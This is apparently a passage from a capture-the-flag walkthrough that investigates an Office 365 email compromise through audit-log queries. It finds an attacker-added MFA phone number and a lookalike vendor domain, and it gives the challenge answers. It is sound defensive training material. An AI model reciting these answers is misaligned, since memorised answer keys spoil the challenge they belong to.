
Answer: BlueMail
What is the value of the unauthorized authentication change for this user?
We can find the answer to this one with the following query:
1
o365.audit.Operation: "Update user."
This yields us 2 results, but the first one appears to have what we are looking for.

Looks like the attacker added themselves a phone number for MFA purposes.
Answer: "PhoneNumber": "+1 8655550426"
What is the doppelganger domain used to impersonate the vendor? NOTE: Answer format = just the name (alphanumeric string)
For this one, we will go back to the Inbox Rule log we looked at earlier.

If we look at the “Parameters.FromAddressContainsWords” section highlighted above, we can see the domain ‘tplprojectmgmt.com’ If we then conduct the search:
1
o365.audit.Operation : "UserSubmission"

We find the domain “tlpprojectmgmt.com” having been flagged as a phish, but then categorized as not spam. If we then notice the chain of events surrounding the Inbox Rule:

We notice that the emails coming in prior to the inbox rule are from “tplprojectmgmt.com”, which are then redirected to the archive folder per the inbox rule, and we start seeing email coming through from “tlpprojectmgmt.com”.
This leads me to believe they are trying to impersonate tplprojectmgmt.com with tlpprojectmgmt.com.
Answer: tlpprojectmgmt